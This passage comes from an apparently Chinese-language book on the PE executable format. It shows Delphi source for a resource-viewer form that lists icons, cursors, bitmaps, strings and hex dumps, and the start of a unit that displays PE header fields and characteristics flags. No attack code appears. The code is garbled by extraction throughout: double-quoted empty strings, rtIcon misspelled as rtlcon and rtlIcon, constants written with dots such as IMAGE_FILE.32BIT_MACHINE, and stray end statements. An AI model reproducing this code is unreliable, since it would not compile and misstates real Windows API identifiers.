    Result := Pointer(L and IMAGE_OFFSET_STRIP_HIGH);
end; }

end.

```

2. 资源程序窗体的代码 UResource.pas 分析

以下列出了程序源代码：

```

unit UResource;

interface

uses

    SysUtils, Windows, Messages, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, Buttons, ExtCtrls, ComCtrls, Menus, RXMisc, UHexDump,
    ImgList, UResourceFunction, UPEConst, TypInfo, math;

type
    TfrmResource = class(TForm)
        StatusBar: TStatusBar;
        TreeViewPanel: TPanel;
        Panel1: TPanel;
        ImageViewer: TImage;
        ListView: TListView;
        Splitter: TPanel;
        Notebook: TNotebook;
        ListViewPanel: TPanel;
        ListViewCaption: TPanel;
        FileSaveDialog: TSaveDialog;
        MainMenu: TMainMenu;
    end;

```

```

miFile: TMenuItem;
miFileExit: TMenuItem;
miFileSave: TMenuItem;
miView: TMenuItem;
miViewStatusBar: TMenuItem;
miViewLargeIcons: TMenuItem;
miViewSmallIcons: TMenuItem;
miViewList: TMenuItem;
miViewDetails: TMenuItem;
miHelp: TMenuItem;
miHelpAbout: TMenuItem;
Large: TImageList;
StringViewer: TMemo;
Small: TImageList;
TreeView: TTreeView;
procedure FileExit(Sender: TObject);
procedure FormCreate(Sender: TObject);
procedure ListViewEnter(Sender: TObject);
procedure SaveResource(Sender: TObject);
procedure SelectListViewType(Sender: TObject);
procedure ToggleStatusBar(Sender: TObject);
procedure TreeViewChange(Sender: TObject; Node: TTreeNode);
procedure SplitterMouseDown(Sender: TObject; Button: TMouseButton;
    Shift: TShiftState; X, Y: Integer);
procedure SplitterMouseMove(Sender: TObject; Shift: TShiftState; X, Y: Integer);
procedure SplitterMouseUp(Sender: TObject; Button: TMouseButton;
    Shift: TShiftState; X, Y: Integer);
procedure ViewMenuDropDown(Sender: TObject);
procedure NotebookEnter(Sender: TObject);
procedure FormDestroy(Sender: TObject);
procedure FormShow(Sender: TObject);
procedure FormClose(Sender: TObject; var Action: TCloseAction);
private
    HexDump: THexDump;
    Base:pointer;
    ResourceRVA:DWORD;
    ResourceBase:PImageResourceDirectory;
    SplitControl: TSplitControl;
    procedure LoadResources(ResourceDirectory:PImageResourceDirectory; Node:
TTreeNode; ParentResType:TResourceType);
    procedure ExtractIconCursorLink;
    procedure UpdateViewPanel;
    procedure UpdateListView(TreeNode: TTreeNode);
end;

```

```

var
    frmResource: TfrmResource;

implementation

uses UMain;

{$R *.DFM}

const
    itBitmap: TResType = ImgList.rtBitmap;
    {不同类型资源的默认扩展名}
    ImageExt: array[0..MAXResourceType-1] of string = ('.CUR', '.BMP', '.ICO', "", "", "", "",
    "", "", "", "", "", "", "");
    {保存不同类型资源时，保存文件对话框的默认 FilterIndex}
    ResFiltMap: array[0..MAXResourceType-1] of Byte = (1, 4, 2, 3, 1, 1, 1, 1, 1, 1, 1, 1,
    1, 1, 1, 1);

{进行递归调用，读取 PE 文件中的所有资源，ResourceDirectory 是当前节点的资源
基地址，Node 是 Delphi 控件 TTreeView 的节点，ParentResType 是上一级的资源类
别}
procedure TfrmResource.LoadResources(ResourceDirectory: PImageResourceDirectory;
Node: TTreeNode; ParentResType: TResourceType);
var
    I, J: Integer;
    CNode: TTreeNode;
    CNodeCaption: string;
    ResourceDirectoryEntry: PImageResourceDirectoryEntry;
    ResType: TResourceType;
    CursorData: PCursorResInfo;
    IconData: PIconResInfo;
    RawData: pointer;
begin
    {计算第一个资源项目的地址}
    ResourceDirectoryEntry := PImageResourceDirectoryEntry(DWORD(
        ResourceDirectory) + sizeof(TImageResourceDirectory));
    {遍历所有的资源项目}
    for I := 0 to ResourceDirectory^.NumberOfIdEntries +
        ResourceDirectory^.NumberOfNamedEntries - 1 do
    begin
        ResType := ParentResType; {继承上一级的资源类别}
        {取资源的名字，如果是第一级资源，则再读取资源的类别}
        CNodeCaption := ResourceGetName(ResourceDirectoryEntry, ResType);

```



```

    {如果是第一级资源，且没法确定资源的类别}
if ResType=rtFirstEntry then ResType:=rtUnknown0;
    //在 TreeView 加入一个新节点，其中，ResourceDirectoryEntry 包含了资源
    //的基地址
CNode := TreeView.Items.AddChildObject(Node, CNodeCaption,
    ResourceDirectoryEntry);
if ResourceIsDirectory(ResourceDirectoryEntry) then
begin {如果它是目录}
    CNode.ImageIndex := rtDirectory;
    CNode.SelectedIndex := rtDirectorySelected; //设置节点被选择时的图标
    LoadResources(PImageResourceDirectory(StripHighBit(
        ResourceDirectoryEntry^.OffsetToData)+DWORD(ResourceBase)),
        CNode, ResType); {递归调用，把下级的资源列出来}
end
else {如果不是目录}
begin
    CNode.ImageIndex := ResType;
    CNode.SelectedIndex := ResType;
    if ResType = rtCursor then//如果是光标资源
    begin
        {当做目录来处理，因为它包含的一个或多个光标}
        CNode.ImageIndex := rtDirectory;
        CNode.SelectedIndex := rtDirectorySelected;
        RawData:=ResourceRawData(ResourceDirectoryEntry);//资源地址
        CursorData := PCursorResInfo(DWORD(RawData) +
            SizeOf(TIconHeader));
        {列出包含的所有光标}
        for J := 0 to PIconHeader(RawData)^.wCount - 1 do
        begin
            {光标指针编号作为节点的显示名称}
            CNodeCaption := inttostr(CursorData.wNameOrdinal);
            {CursorData 包含光标的信息 PCursorResInfo}
            with TreeView.Items.AddChildObject(CNode, CNodeCaption,
                CursorData) do
            begin
                ImageIndex := rtCursorLink;{临时索引，后面将进行处理}
                SelectedIndex := rtCursorLink; {临时索引，后面将进行处理}
            end;
            Inc(CursorData); //下一个光标
        end;
    end
    end
else if ResType = rtIcon then//如果是图标资源
begin
    {当做目录来处理，因为它包含的一个或多个图标}

```

```

        CNode.ImageIndex := rtDirectory;
        CNode.SelectedIndex := rtDirectorySelected;
        RawData:=ResourceRawData(ResourceDirectoryEntry); //资源地址
        IconData := PIconResInfo(DWORD(RawData) + SizeOf(TIconHeader));
        {列出包含的所有图标}
        for J := 0 to PIconHeader(RawData)^.wCount - 1 do
        begin
            {图标的指针编号作为节点的显示名称}
            CNodeCaption := inttostr(IconData.wNameOrdinal);
            with TreeView.Items.AddChildObject(CNode, CNodeCaption,
                IconData) do
            begin
                ImageIndex := rtlconLink;{临时索引，后面将进行处理}
                SelectedIndex := rtlconLink; {临时索引，后面将进行处理}
            end;
            Inc(IconData);//下一个图标
        end;
    end;
end;
inc(ResourceDirectoryEntry);//下一个资源项目
end;
end;

```

{对上个函数产生的 rtCursorLink、rtlconLink 临时索引进行后处理。因为第一级资源下的 rtCursor、rtlcon 分支中的光标、图标并不包含实际数据，只有一个指针，指向 rtCursorEntry、rtlconEntry 分支对应的光标、图标}

```

procedure TfrmResource.ExtractIconCursorLink;
var
    i:integer;
    TreeNode, CursorList, IconList: TTreeNode;
    {在第一级资源中寻找指定的分支}
    function FindListTreeNode(ResType:TResourceType):TTreeNode;
    var
        t:TTreeNode;
    begin
        t:=Treeview.Items[0];
        repeat begin
            if t.Text=ResourceTypeName[ResType] then
            begin
                result:=t;
                exit;
            end;
            t:=t.GetNext;
        end until t=nil;
    end;

```

```

        result:=nil;
    end;
    {在指定的分支中，寻找指定名字的节点}
    function FindTreeNode(CursorIconList:TTreeNode;Name:string):TTreeNode;
    var
        t:TTreeNode;
    begin
        result:=nil;
        if CursorIconList=nil then exit;
        t:=CursorIconList.getFirstChild;
        while t<>nil do
            begin
                if t.Text=Name then
                    begin
                        result:=t;
                        exit;
                    end;
                t:=t.GetNext;
            end;
        end;
    begin
        if TreeView.Items.count=0 then exit;
        {找出 rtCursorEntry 分支}
        CursorList:=FindListTreeNode(rtCursorEntry);
        {找出 rtlIconEntry 分支}
        IconList:=FindListTreeNode(rtlIconEntry);
        {遍历所有 rtCursorLink、rtlIconLink 的节点}
        for i:=0 to TreeView.Items.Count-1 do
            begin
                if TreeView.Items[i].ImageIndex=rtCursorLink then
                    begin
                        {在 rtCursorEntry 分支下找出同名的节点}
                        TreeNode:=FindTreeNode(CursorList,TreeView.Items[i].Text);
                        if TreeNode<>nil then
                            with TreeView.Items[i] do
                                begin
                                    //根据光标的信息来重新设置名字
                                    with PCursorResInfo(Data)^ do
                                        Text := Format('%d X %d %d Bit(s)', [wWidth, wWidth,wBitCount]);
                                    //读取 rtCursorEntry 分支下同名节点的光标数据
                                    Data:=TreeNode.Data;
                                    ImageIndex:=TreeNode.ImageIndex;
                                    SelectedIndex:=TreeNode.SelectedIndex;
                                end;
                            end;
                        end;
                    end;
                end;
            end;
        end;
    end;
end;

```

```

end;
if TreeView.Items[i].ImageIndex=rtlIconLink then
begin
  {在 rtlIconEntry 分支下找出同名的节点}
  TreeNode:=FindTreeNode(IconList,TreeView.Items[i].Text);
  if TreeNode<>nil then
  with TreeView.Items[i] do
  begin
    //根据图标的信息来重新设置名字
    with PIconResInfo(Data)^ do
      Text := Format('%d X %d %d Colors', [bWidth, bHeight,
        trunc(power(2,wBitCount))]);
    //读取 rtlIconEntry 分支下同名节点的光标数据
    Data:=TreeNode.Data;
    ImageIndex:=TreeNode.ImageIndex;
    SelectedIndex:=TreeNode.SelectedIndex;
  end;
end;
end;
if CursorList<>nil then //删除 rtCursorEntry 分支
begin
  CursorList.DeleteChildren;
  Treeview.Items.Delete(CursorList);
end;
if IconList<>nil then//删除 rtlIconEntry 分支
begin
  IconList.DeleteChildren;
  Treeview.Items.Delete(IconList);
end;
end;
end;

```

{显示与资源相关的信息，如绘画位图、光标、图标等，显示菜单、字符串资源等}

```

procedure TfrmResource.UpdateViewPanel;

```

```

var

```

```

  ResourceDirectoryEntry: PImageResourceDirectoryEntry;

```

```

  MemStream: TMemoryStream;

```

```

  ResType:TResourceType;

```

```

  S:string;

```

```

begin

```

```

  with TreeView do

```

```

  begin

```

```

    {如果在 TreeView 单击选择了一个节点}

```

```

    if Visible and Assigned(Selected) then

```

```

    begin

```

```

        {定位到资源实际数据的地址}
ResourceDirectoryEntry := PImageResourceDirectoryEntry(Selected.Data);
        {取出资源的类别}
ResType:=TreeView.Selected.ImageIndex;
if Selected.HasChildren then //如果这是一个目录
begin
    UpdateListView(Selected); {把目录下的节点在 ListView 中详细显示}
    ListViewCaption.Caption := ' ' + TreeView.Selected.Text;
    StatusBar.Panels[0].Text := Format(' %d 个对象', [ListView.Items.Count]);
    StatusBar.Panels[1].Text := Format(' 偏移: %x',
        [ResourceOffset(Selected.Data)]);
end
else
begin
    case ResType of
        rtBitmap, rtIconEntry, rtCursorEntry:
            begin
                {使用内存流读取资源数据}
                MemStream := TMemoryStream.Create;
                try
                    ResourceSaveToStream(ResType,
                        ResourceDirectoryEntry,MemStream);
                    MemStream.Seek(0, 0);
                    case ResType of
                        rtBitmap:
                            ImageViewer.Picture.Bitmap.LoadFromStream(MemStream);
                        rtIconEntry:
                            ImageViewer.Picture.Icon.LoadFromStream(MemStream);
                        rtCursorEntry:
                            begin
                                {保存为 Cursor 文件}
                                MemStream.SaveToFile(extractfilepath(
                                    paramstr(0))+ 'bak.cur');
                                {从 Cursor 文件中加载光标}
                                ImageViewer.Picture.Icon.Handle:=LoadCursorFromFile(
                                    pchar(extractfilepath(paramstr(0))+ 'bak.cur'));
                            end;
                    end;
                end;
            end;
        finally
            MemStream.Free;
        end;
        Notebook.PageIndex := 1;
    end;
    rtString, rtMenu:

```

```

begin
    MemStream := TMemoryStream.Create;
    try
        ResourceSaveToStream(ResType,
            ResourceDirectoryEntry,MemStream);
        setlength(S,MemStream.Size);
        Move(MemStream.Memory^,S[1],MemStream.Size);
        StringViewer.Lines.Text := S;
    finally
        MemStream.Free;
    end;
    StringViewer.SelStart := 0;
    Notebook.PageIndex := 2;
end
else//是其他资源类别时，以十六进制显示出来
begin
    HexDump.Address := ResourceRawData(ResourceDirectoryEntry);
    HexDump.DataSize := ResourceSize(ResourceDirectoryEntry);
    Notebook.PageIndex := 3;
end;
end;
end;
ListViewCaption.Caption := Format(' %s: %s',
    [ResourceTypeName[ResType], Selected.text]);
StatusBar.Panels[0].Text := "";
StatusBar.Panels[1].Text := Format(' 偏移: %x   Size: %x',
    [ResourceOffset(Selected.Data), ResourceSize(Selected.Data)]);
end;
end;
end;
end;

```

{把目录下的节点在 ListView 中详细显示}

```

procedure TfrmResource.UpdateListView(TreeNode: TTreeNode);

```

```

var

```

```

    I: Integer;

```

```

    N:TListItem;

```

```

// ResType:TResourceType;

```

```

begin

```

```

    ListView.Items.Clear;

```

```

    for I := 0 to TreeNode.Count - 1 do

```

```

    begin

```

```

        N:=ListView.Items.Add;

```

```

        N.Data := TreeNode.Item[I].Data;

```

```

        N.Caption := TreeNode.Item[I].Text;
    end;
end;

```

```
//    ResType := TreeNode.Item[I].ImageIndex;
    N.SubItems.Add(Format('%x', [ResourceOffset(TreeNode.Item[I].Data)]));
    N.SubItems.Add(Format('%x', [ResourceSize(TreeNode.Item[I].Data)]));
    N.ImageIndex := TreeNode.Item[I].ImageIndex;
end;
Notebook.PageIndex := 0;
end;
```

```
procedure TfrmResource.FormCreate(Sender: TObject);
begin
    SplitControl := TSplitControl.Create(Self);
    {创建十六进制显示框}
    HexDump := CreateHexDump(TWinControl(NoteBook.Pages.Objects[3]));
    Notebook.PageIndex := 0;
end;
```

```
procedure TfrmResource.FileExit(Sender: TObject);
begin
    Close;
end;
```

```
procedure TfrmResource.ListViewEnter(Sender: TObject);
begin
    with ListView do
        if (Items.Count > 1) and (Selected = nil) then
            begin
                Selected := Items[0];
                ItemFocused := Selected;
            end;
    end;
end;
```

{保存资源数据为文件}

```
procedure TfrmResource.SaveResource(Sender: TObject);
var
    ResourceDirectoryEntry:PImageResourceDirectoryEntry;
    ResType:TResourceType;
    {检查在 TreeView 中是否选择了一个节点}
function TreeViewResourceSelected: Boolean;
begin
    Result := Assigned(TreeView.Selected) and
        Assigned(TreeView.Selected.Data) and
        not TreeView.Selected.HasChildren;// 不是目录
    if Result then
```

```

begin
    ResType:=TreeView.Selected.ImageIndex;//读取资源类别
    ResourceDirectoryEntry := PImageResourceDirectoryEntry(
        TreeView.Selected.Data);//读取资源的基地址
end;
end;

{检查在 ListView 中是否选择了一个节点}
function ListViewResourceSelected: Boolean;
begin
    Result := Assigned(ListView.Selected) and
        Assigned(ListView.Selected.Data);
    if Result then
    begin
        ResType:=ListView.Selected.ImageIndex; //读取资源类别
        ResourceDirectoryEntry := PImageResourceDirectoryEntry(
            ListView.Selected.Data); //读取资源的基地址
    end;
end;

begin
{检查在 TreeView、ListView 中是否选择了一个节点}
if (TreeViewResourceSelected or ListViewResourceSelected) then
    with FileSaveDialog do
    begin
        {根据资源类别选择保存文件对话框的 FilterIndex}
        FilterIndex := ResFiltMap[ResType];
        {根据资源类别选择保存文件对话框的默认扩展名}
        DefaultExt := ImageExt[ResType];
        if Execute then
        begin
            {保存资源数据为文件}
            ResourceSaveToFile(ResType,ResourceDirectoryEntry,FileName);
        end;
    end;
end;

{利用 Tag 区分选择不同的菜单项}
procedure TfrmResource.SelectListViewType(Sender: TObject);
begin
    ListView.ViewStyle := TViewStyle(TComponent(Sender).Tag);
end;

{是否显示状态行}

```



```
procedure TfrmResource.ToggleStatusBar(Sender: TObject);
begin
    StatusBar.Visible := not StatusBar.Visible;
end;
```

```
procedure TfrmResource.TreeViewChange(Sender: TObject; Node: TTreeNode);
begin
    {更新资源数据的显示}
    UpdateViewPanel;
end;
```

```
{单击【查看】菜单时更新菜单的显示}
procedure TfrmResource.ViewMenuDropDown(Sender: TObject);
var
    I: Integer;
begin
    miViewStatusBar.Checked := StatusBar.Visible;
    for I := 0 to miView.Count - 1 do
        with miView.Items[I] do
            if GroupIndex = 1 then
                Checked := (Tag = Ord(ListView.ViewStyle));
end;
```

```
procedure TfrmResource.SplitterMouseDown(Sender: TObject;
    Button: TMouseButton; Shift: TShiftState; X, Y: Integer);
begin
    if (Button = mbLeft) and (Shift = [ssLeft]) then
        SplitControl.BeginSizing(Splitter, TreeViewPanel);
end;
```

```
procedure TfrmResource.SplitterMouseMove(Sender: TObject; Shift: TShiftState;
    X, Y: Integer);
begin
    with SplitControl do if Sizing then ChangeSizing(X, Y);
end;
```

```
procedure TfrmResource.SplitterMouseUp(Sender: TObject; Button: TMouseButton;
    Shift: TShiftState; X, Y: Integer);
begin
    with SplitControl do if Sizing then EndSizing;
end;
```

```
procedure TfrmResource.NotebookEnter(Sender: TObject);
var
```

```

    Page: TWinControl;
begin
    with Notebook do
    begin
        Page := TWinControl(Pages.Objects[PageIndex]);
        if (Page.ControlCount > 0) and (Page.Controls[0] is TWinControl) then
            TWinControl(Page.Controls[0]).SetFocus;
        end;
    end;
end;

procedure TfrmResource.FormDestroy(Sender: TObject);
begin
    SplitControl.Free;
end;

procedure TfrmResource.FormShow(Sender: TObject);
begin
    ListView.Items.Clear; //右边显示框
    TreeView.Selected := nil;
    TreeView.Items.Clear; //左边显示框，用于选择第几级资源
    {显示 PE 文件的资源信息，资源信息是一个树状结构}
    ResourceBase:=LoadPE_GotoResources(frmMain.FileName,Base,ResourceRVA);
    LoadResources(ResourceBase, nil, rtFirstEntry); {Resources 会自动初始化，并读取
PE 文件的所有资源}
    ExtractIconCursorLink;
    Caption := Format('%s - %s', ['资源搜索',
        AnsiLowerCaseFileName(frmMain.FileName)]);
    with TreeView do
    begin
        SetFocus;
        {选中第一项}
        Selected := Items[0];
    end;
end;

procedure TfrmResource.FormClose(Sender: TObject;
    var Action: TCloseAction);
begin
    FreePE;{释放 PE 文件}
end;

end.

```

程序执行结果如图 8-2 所示：



图 8-2 显示数据

8.2.2 以十六进制格式化显示 PE 文件

UHexView 单元的文件负责把 PE 文件以十六进制格式显示出来，直观地提供给用户浏览。由于该单元中的源代码与本书的主题的关系不大，所以代码没有列出来。读者可以自行参阅本书所配光盘中的源代码。

程序窗体执行的结果如图 8-3 所示。




图 8-3 以十六进制格式化 PE 文件

8.2.3 显示 PE 信息的单元源代码

了解 PE 的结构是加密、脱壳必不可少的步骤，PE 中很多信息都是很重要的。文件头、可选文件头、数据目录、块表信息都给以详细的信息。下面是实现显示 PE 信息的单元源代码：

```
unit UFileInfo;

interface

uses
```

Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
ComCtrls, StdCtrls, ToolWin, ShlObj, ImgList, Menus, ExtCtrls, Math,
Grids, AppEvnts, StdActns, ActnList, ClipBrd, Inifiles, MMSystem, shellapi,
Buttons, UPEConst;

type

```
TfrmFileInfo = class(TForm)
    Panel2: TPanel;
    Panel3: TPanel;
    PageControl1: TPageControl;
    TabSheet1: TTabSheet;
    PEHeaderList: TListView;
    TabSheet2: TTabSheet;
    Panel1: TPanel;
    OptionalheaderList: TListView;
    TabSheet3: TTabSheet;
    DataDirectory: TListView;
    TabSheet4: TTabSheet;
    Panel4: TPanel;
    PageSection: TPageControl;
    BitBtn2: TBitBtn;
    procedure FormShow(Sender: TObject);
    procedure BitBtn2Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
    FFileName: string;
    procedure LoadPeInfo;
    procedure SetFileName(Value: string);
    property FileName: string read FFileName write SetFileName;
end;
```

var

```
    frmFileInfo: TfrmFileInfo;
```

implementation

uses UMain;

{ \$R *.DFM }

{ CPU 类型 }

```
function GetCPUType(Value: Cardinal): string;
```

```

begin
  case Value of
    IMAGE_FILE_MACHINE_UNKNOWN: Result := '未知';
    IMAGE_FILE_MACHINE_I386: Result := 'Intel 386';
    $160: Result := 'MIPS big-endian';
    IMAGE_FILE_MACHINE_R3000: Result := 'MIPS little-endian';
    IMAGE_FILE_MACHINE_R4000: Result := 'MIPS little-endian';
    IMAGE_FILE_MACHINE_R10000: Result := 'MIPS little-endian';
    IMAGE_FILE_MACHINE_WCEMIPSV2: Result := 'MIPS little-endian WCE v2';
    IMAGE_FILE_MACHINE_ALPHA: Result := 'Alpha_AXP';
    IMAGE_FILE_MACHINE_SH3: Result := 'SH3 little-endian';
    IMAGE_FILE_MACHINE_SH3E: Result := 'SH3E little-endian';
    IMAGE_FILE_MACHINE_SH4: Result := 'SH4 little-endian';
    IMAGE_FILE_MACHINE_SH5: Result := 'SH5';
    IMAGE_FILE_MACHINE_ARM: Result := 'ARM Little-Endian';
    IMAGE_FILE_MACHINE_THUMB: Result := 'THUMB';
    IMAGE_FILE_MACHINE_ARM33: Result := 'ARM33';
    IMAGE_FILE_MACHINE_POWERPC: Result := 'IBM PowerPC Little-Endian';
    IMAGE_FILE_MACHINE_IA64: Result := 'Intel 64';
    IMAGE_FILE_MACHINE_MIPS16: Result := 'MIPS';
    IMAGE_FILE_MACHINE_ALPHA64: Result := 'ALPHA64';
    IMAGE_FILE_MACHINE_MIPSFPU: Result := 'MIPS';
    IMAGE_FILE_MACHINE_MIPSFPU16: Result := 'MIPS';
    IMAGE_FILE_MACHINE_AMD64: Result := 'AMD K8';
    IMAGE_FILE_MACHINE_TRICORE: Result := 'Infineon';
    IMAGE_FILE_MACHINE_CEF: Result := 'CEF';
  else Result := '未知';
  end;
end;

```

```

function formatValue(W: Byte; Value: Cardinal): string;
begin
  Result := Format('%.*x [%u]', [W, Value, Value]);
end;

```

```

function formatBool(Value: boolean): string;
begin
  if Value then
    Result := 'TRUE'
  else
    Result := 'FALSE';
  end;
end;

```

{加载 PE 文件并显示文件相关信息}

```

procedure TfrmFileInfo.LoadPeInfo;
function CheckValue(Flags: Cardinal; Value: Cardinal): Boolean;
begin
    Result := flags and not Value = 0;
end;
var
    FileHandle: integer;
    DosHeader: TImageDosHeader;
    NTHeader: TImageNtHeaders;
    PESectionHeader: array of TImageSectionHeader;
    I,J: integer;
    Str: string;
    DirectorySection: TTabSheet;
    DataDirectoryList: TListView;
begin
    FileHandle := FileOpen(FileName, fmOpenRead or fmShareDenyNone);
    try
        if FileRead(FileHandle, DosHeader, SizeOf(DosHeader))<>
            SizeOf(DosHeader) then {读取 DOSHeader}
            raise exception.Create("");
        if FileSeek(FileHandle, DosHeader._Ifanew, soFromBeginning)<>
            DosHeader._Ifanew then {定位到 PE header}
            raise exception.Create("");
        {读数据到 NTHeader}
        if FileRead(FileHandle, NTHeader, SizeOf(NTHeader))<>SizeOf(NTHeader) then
            raise exception.Create("");
        {根据 PE 文件的节数设置 PESectionHeader}
        SetLength(PESectionHeader, NTHeader.FileHeader.NumberOfSections);
        for i := 0 to NTHeader.FileHeader.NumberOfSections - 1 do
            {节表读入到 PESectionHeader}
            if FileRead(FileHandle, PESectionHeader[i], SizeOf(PESectionHeader[i]))<>
                SizeOf(PESectionHeader[i]) then
                raise exception.Create("");
    except
        FileClose(FileHandle);
        showmessage('读 PE 文件出错!');
        exit;
    end;
    FileClose(FileHandle);
    if (NTHeader.Signature <> IMAGE_NT_SIGNATURE) then
    begin
        ShowMessage('非 Win32 位 PE 可执行文件');
        exit;
    end;
end;

```

```

with PEHeaderList do
begin
  try
    Items.BeginUpdate;
    items.clear;
    with Items.Add do
    begin
      Caption := 'PE 文件头偏移';
      {DOS 文件头定位到 NT 文件头的值}
      Subitems.Add(formatValue(8, DosHeader._lfanew));
    end;
    with Items.add do
    begin
      Caption := '可选文件头大小';
      {在 OBJs 中, 该字段通常为 0
      执行文件中, 是指 IMAGE_OPTIONAL_HEADER 结构的长度}
      SubItems.Add(formatValue(8, NTHHeader.FileHeader.SizeOfOptionalHeader));
    end;
    with Items.add do
    begin
      if NTHHeader.Signature = IMAGE_NT_SIGNATURE then Str := 'PE\0\0'
      else Str := '';
      {PE 格式对应 PE、NE 对应 NE、VxD 对应 LE}
      Caption := '标志:' + str;
      Subitems.add(formatValue(8, NTHHeader.Signature));
    end;
    with Items.add do
    begin
      Caption := GetCPUType(NTHHeader.FileHeader.Machine);
      {获取 CPU 类型}
      subitems.add(formatValue(8, NTHHeader.FileHeader.Machine));
    end;
    with Items.add do
    begin
      caption := format('文件中共包含%u 个节',
        [NTHHeader.FileHeader.NumberOfSections]);
      {即节的个数, 如.rsrc .data .code}
      subitems.add(formatValue(8, NTHHeader.FileHeader.NumberOfSections));
    end;
    with Items.add do
    begin
      caption := '时间格式(距 1969 年 12 月 31 日 4:00P.M.后的总秒数)';
      subitems.add(formatValue(8, NTHHeader.FileHeader.TimeDateStamp));
    end;
  end;
end;

```

```

with Items.add do
begin
    caption := 'COFF 符号表格偏移位置(此栏位只对 COFF 除错有用)';
    subitems.add(formatValue(8, NTHHeader.FileHeader.PointerToSymbolTable));
end;
with items.add do
begin
    caption := 'COFF 符号表格中符号的个数';
    subitems.add(formatValue(8, NTHHeader.FileHeader.NumberOfSymbols));
end;
with items.add do
begin
    caption := '文件的特性值';
    subitems.add(formatValue(8, NTHHeader.FileHeader.Characteristics));
end;
with items.add do
begin
    Caption := ' $0001--IMAGE_FILE_RELOCS_STRIPPED';
    subitems.Add(FormatBool(CheckValue(IMAGE_FILE_RELOCS_STRIPPED,
NTHHeader.FileHeader.Characteristics)));
end;
with items.add do
begin
    Caption := ' $0002--IMAGE_FILE_EXECUTABLE_IMAGE';
    subitems.Add(FormatBool(CheckValue(
    IMAGE_FILE_EXECUTABLE_IMAGE,
    NTHHeader.FileHeader.Characteristics)));
end;
with items.add do
begin
    Caption := ' $0004--IMAGE_FILE_LINE_NUMS_STRIPPED';
    subitems.Add(FormatBool(CheckValue(
    IMAGE_FILE_LINE_NUMS_STRIPPED,
    NTHHeader.FileHeader.Characteristics)));
end;
with items.add do
begin
    Caption := ' $0008--IMAGE_FILE_LOCAL_SYMS_STRIPPED';
    subitems.Add(FormatBool(CheckValue(
    IMAGE_FILE_LOCAL_SYMS_STRIPPED,
    NTHHeader.FileHeader.Characteristics)));
end;
with items.add do
begin

```



```

Caption := ' $00010--IMAGE_FILE.Aggressive_WS_TRIM';
subitems.Add(FormatBool(CheckValue(
IMAGE_FILE.Aggressive_WS_TRIM,
NTHeader.FileHeader.Characteristics)));
end;
with items.add do
begin
Caption := ' $00020--IMAGE_FILE.Large_Address_Aware';
subitems.Add(FormatBool(CheckValue(
IMAGE_FILE.Large_Address_Aware,
NTHeader.FileHeader.Characteristics)));
end;
with Items.Add do
begin
Caption := ' $00080--IMAGE_FILE.Bytes_Reversed_LO';
subitems.Add(FormatBool(CheckValue(
IMAGE_FILE.Bytes_Reversed_LO,
NTHeader.FileHeader.Characteristics)));
end;
with Items.Add do
begin
Caption := ' $00100--IMAGE_FILE.32BIT_MACHINE';
subitems.Add(FormatBool(CheckValue(IMAGE_FILE.32BIT_MACHINE,
NTHeader.FileHeader.Characteristics)));
end;
with Items.Add do
begin
Caption := ' $00200--IMAGE_FILE.Debug_Stripped';
subitems.Add(FormatBool(CheckValue(IMAGE_FILE.Debug_Stripped,
NTHeader.FileHeader.Characteristics)));
end;
with Items.Add do
begin
Caption := ' $00400--IMAGE_FILE.Removable_Run_From_Swap';
subitems.Add(FormatBool(CheckValue(
IMAGE_FILE.Removable_Run_From_Swap,
NTHeader.FileHeader.Characteristics)));
end;
with Items.Add do
begin
Caption := ' $00800--IMAGE_FILE.Net_Run_From_Swap';
subitems.Add(FormatBool(CheckValue(
IMAGE_FILE.Net_Run_From_Swap,
NTHeader.FileHeader.Characteristics)));

```

```

end;
with Items.Add do
begin
    Caption := ' $01000--IMAGE_FILE_SYSTEM';
    subitems.Add(FormatBool(CheckValue(IMAGE_FILE_SYSTEM,
        NTHdr.FileHeader.Characteristics)));
end;
with Items.Add do
begin
    Caption := ' $02000--IMAGE_FILE_DLL';
    subitems.Add(FormatBool(CheckValue(IMAGE_FILE_DLL,
        NTHdr.FileHeader.Characteristics)));
end;
with Items.Add do
begin
    Caption := ' $04000--IMAGE_FILE_UP_SYSTEM_ONLY';
    subitems.Add(FormatBool(CheckValue(
        IMAGE_FILE_UP_SYSTEM_ONLY,
        NTHdr.FileHeader.Characteristics)));
end;
with Items.Add do
begin
    Caption := ' $08000--IMAGE_FILE_BYTES_REVERSED_HI';
    subitems.Add(FormatBool(CheckValue(
        IMAGE_FILE_BYTES_REVERSED_HI,
        NTHdr.FileHeader.Characteristics)));
end;
finally
    Items.EndUpdate;
end;
end;
{以下为可选头的相关信息}
with OptionalheaderList do
begin
    try
        Items.clear;
        Items.BeginUpdate;
        with items.add do
        begin
            caption := '标志字($010B 表示 EXE Image,$0107 表示 ROM Image)';
            subitems.Add(formatValue(8, NTHdr.OptionalHeader.Magic));
        end;
        with items.add do
        begin

```

```

caption := format('编译器版本为%u.%u',
    [NTHHeader.OptionalHeader.MajorLinkerVersion,
    NTHHeader.OptionalHeader.MinorLinkerVersion]);
subitems.add(format('    %. *x%. *x  [%u%u]',
    [2, NTHHeader.OptionalHeader.MajorLinkerVersion,
    2, NTHHeader.OptionalHeader.MinorLinkerVersion,
